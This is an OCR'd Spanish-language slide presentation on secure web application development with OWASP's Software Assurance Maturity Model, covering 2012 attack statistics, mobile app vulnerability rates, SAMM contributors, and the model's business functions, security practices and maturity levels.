Desarrollo de Aplicaciones Web Seguras con (SAMM - OWASP)


Nunca consideres el estudio como una obligación, sino como una oportunidad para penetrar en el bello y maravilloso mundo del saber.

A. Einstein

Albert Einstein

1879-1955. Científico nacido en Alemania, nacionalizado estadounidense. Es uno de los científicos más conocidos y trascendentes del Siglo XX.

Antecedente:
Top ATTack Web [2012]



GOVERNMENT
FINANCE
HOSTING PROVIDERS
MEDIA
POLITICS
ENTERTAINMENT
RETAIL
TECHNOLOGY
EDUCATION
SOCIAL


DENIAL OF SERVICE


SQL INJECTION

BRUTE FORCE

> 450
DATA BREACHES
19
COUNTRIES

TOP VICTIM LOCATIONS:		TOP ATTACKER LOCATIONS:	
UNITED STATES	73.0%	ROMANIA	33.4%
AUSTRALIA	7.0%	UNITED STATES	29.0%
CANADA	3.0%	UNKNOWN	14.8%
UNITED KINGDOM	2.0%	UKRAINE	4.4%
BRAZIL	1.2%	CHINA	3.9%







Vulnerabilidades


[porcentaje de aplicaciones afectadas]

Android		iOS		Java ME	
CRLF Injection	37%	Information Leakage	62%	Cryptographic Issues	47%
Cryptographic Issues	33%	Error Handling	20%	Information Leakage	47%
Information Leakage	10%	Cryptographic Issues	7%	Directory Traversal	3%
SQL Injection	9%	Directory Traversal	6%	Insufficient Input Validation	2%
Time and State	4%	Buffer Management Errors	3%	Credentials Management	<1%





Vulnerabilidades [Dispositivos Móviles (App´s)]


bing
Google
YAHOO!
2
1
3
BOTNET OPERATOR
BOTNET ZOMBIES
WWW.
WWW.
WWW.
WWW.
TARGET WEBSITES
5
NEW ZOMBIE
WWW.
ATTACKER-OWNED SITE
4

El modelo de madurez para el aseguramiento de software (SAMM por sus siglas en inglés Software Assurance Maturity Model) es un marco de trabajo abierto para ayudar a formular e implementar una estrategia de seguridad para Software.

Beneficios:

- Evaluar las prácticas de seguridad en Software existentes en la empresa - organización
- Construir un programa de seguridad en Software balanceado en iteraciones bien definidas
- Demostrar mejoras concretas en el programa de aseguramiento - calidad de Software
- Definir y medir las actividades relacionadas con seguridad en la organización

Reconocimientos

El modelo de madurez para el aseguramiento del software (SAMM por sus siglas en inglés) fue diseñado, desarrollado y escrito originalmente por Pravir Chandra (chandra@owasp.org), un consultor de seguridad independiente. La creación del primer borrador fue posible a través de el los fondos de Fortify Software, Inc. Este documento es mantenido y actualizado actualmente por el proyecto OpenSAMM lidereado por Pravir Chandra. Desde la publicación inicial, este proyecto se ha convertido en parte del proyecto abierto de seguridad en aplicaciones Web (OWASP por sus siglas en inglés). Muchas gracias también a las muchas organizaciones que nos apoyaron (listadas en la contra-cubierta).

Contribuidores y Revisores

Este trabajo no podría haber sido posible sin el apoyo de muchos revisores y expertos que ofrecieron sus contribuciones y retroalimentación crítica. Ellos son (en orden alfabético):

Fabio Arciniegas	Brian Chess	Matteo Meucci	John Steven
Matt Bartoldus	Dinis Cruz	Jeff Payne	Chad Thunberg
Sebastien Deleersnyder	Justin Derry	Gunnar Peterson	Colin Watson
Jonathan Carter	Bart De Win	Jeff Piper	Jeff Williams
Darren Challey	James McGovern	Andy Steingruebl	


Traductores

Francisco Aldrete	Miguel Pérez-Milicua	Aldo Salas
Luis Martínez Bacha	Alvaro Muñoz	

Edición de la Traducción

Juan Carlos Calderón Rojas

www.owasp.org


Desarrollo de Software
Funciones de Negocio
Gobierno
Construcción
Verificación
Implementación
Prácticas de Seguridad
Estrategia y métricas
Educación y orientación
Requisitos de seguridad
Revisión de diseño
Pruebas de seguridad
Fortalecimiento del ambiente
Política y cumplimiento
Evaluación de amenaza
Arquitectura de seguridad
Revisión de código
Administración de vulnerabilidades
Habilitación operativa

Gobierno

El gobierno de TI está enfocado en los procesos y actividades relacionadas a como una organización gestiona las actividades de desarrollo de software global. Más específicamente, esto incluye preocupaciones que atraviesan los grupos implicados en el desarrollo, así como procesos de negocio que son establecidos a nivel de organización.

Estrategia y métricas - Política y cumplimiento - Educación y orientación [SM-PC-EG]

Construcción

Construcción se refiere a los procesos y actividades relacionados a como una organización define metas y crea software dentro de proyectos de desarrollo. En general, esto incluir la gestión de producto, reunión de requisitos de seguridad, especificación de arquitectura de alto nivel, diseño detallado e implementación.

Evaluación de amenaza - Requisitos de seguridad - Arquitectura de seguridad [TA-SR-SA]

Verificación

La verificación está enfocada en los procesos y actividades relacionadas a como una organización verifica y prueba artefactos producidos a través del desarrollo de Software. Esto típicamente incluye un trabajo de aseguramiento de calidad como lo son las pruebas, pero esto puede también incluir otras revisiones y actividades de evaluación.

Revisión de diseño - Revisión de código - Pruebas de seguridad [DR-CR-ST]

Implementación

La implementación abarca los procesos y actividades relacionadas con la forma en que una organización administra la liberación de sistemas que han sido creados. Esto puede incluir el envío de productos a los usuarios finales, la instalación de los productos en ambientes internos o externos, y las operaciones normales de los sistemas en un ambiente de ejecución.

Administración de vulnerabilidades - Fortalecimiento del ambiente - Habilitación operativa [VW-EH-OE]


Niveles de Madurez

Cada una de las prácticas de seguridad tiene tres niveles de madurez bien definidos y un nivel inicial (cero) implícito:

- Punto de inicio implícito, las actividades en la practica que no se han realizado
- Entendimiento inicial y provisión ad-hoc de la práctica de seguridad
- Incremento en la eficiencia y/o efectividad de la práctica de seguridad
- Dominio amplio de la práctica de seguridad

[Practica de seguridad + Objetivos + Actividades + Nivel de madurez (1,2,3)]

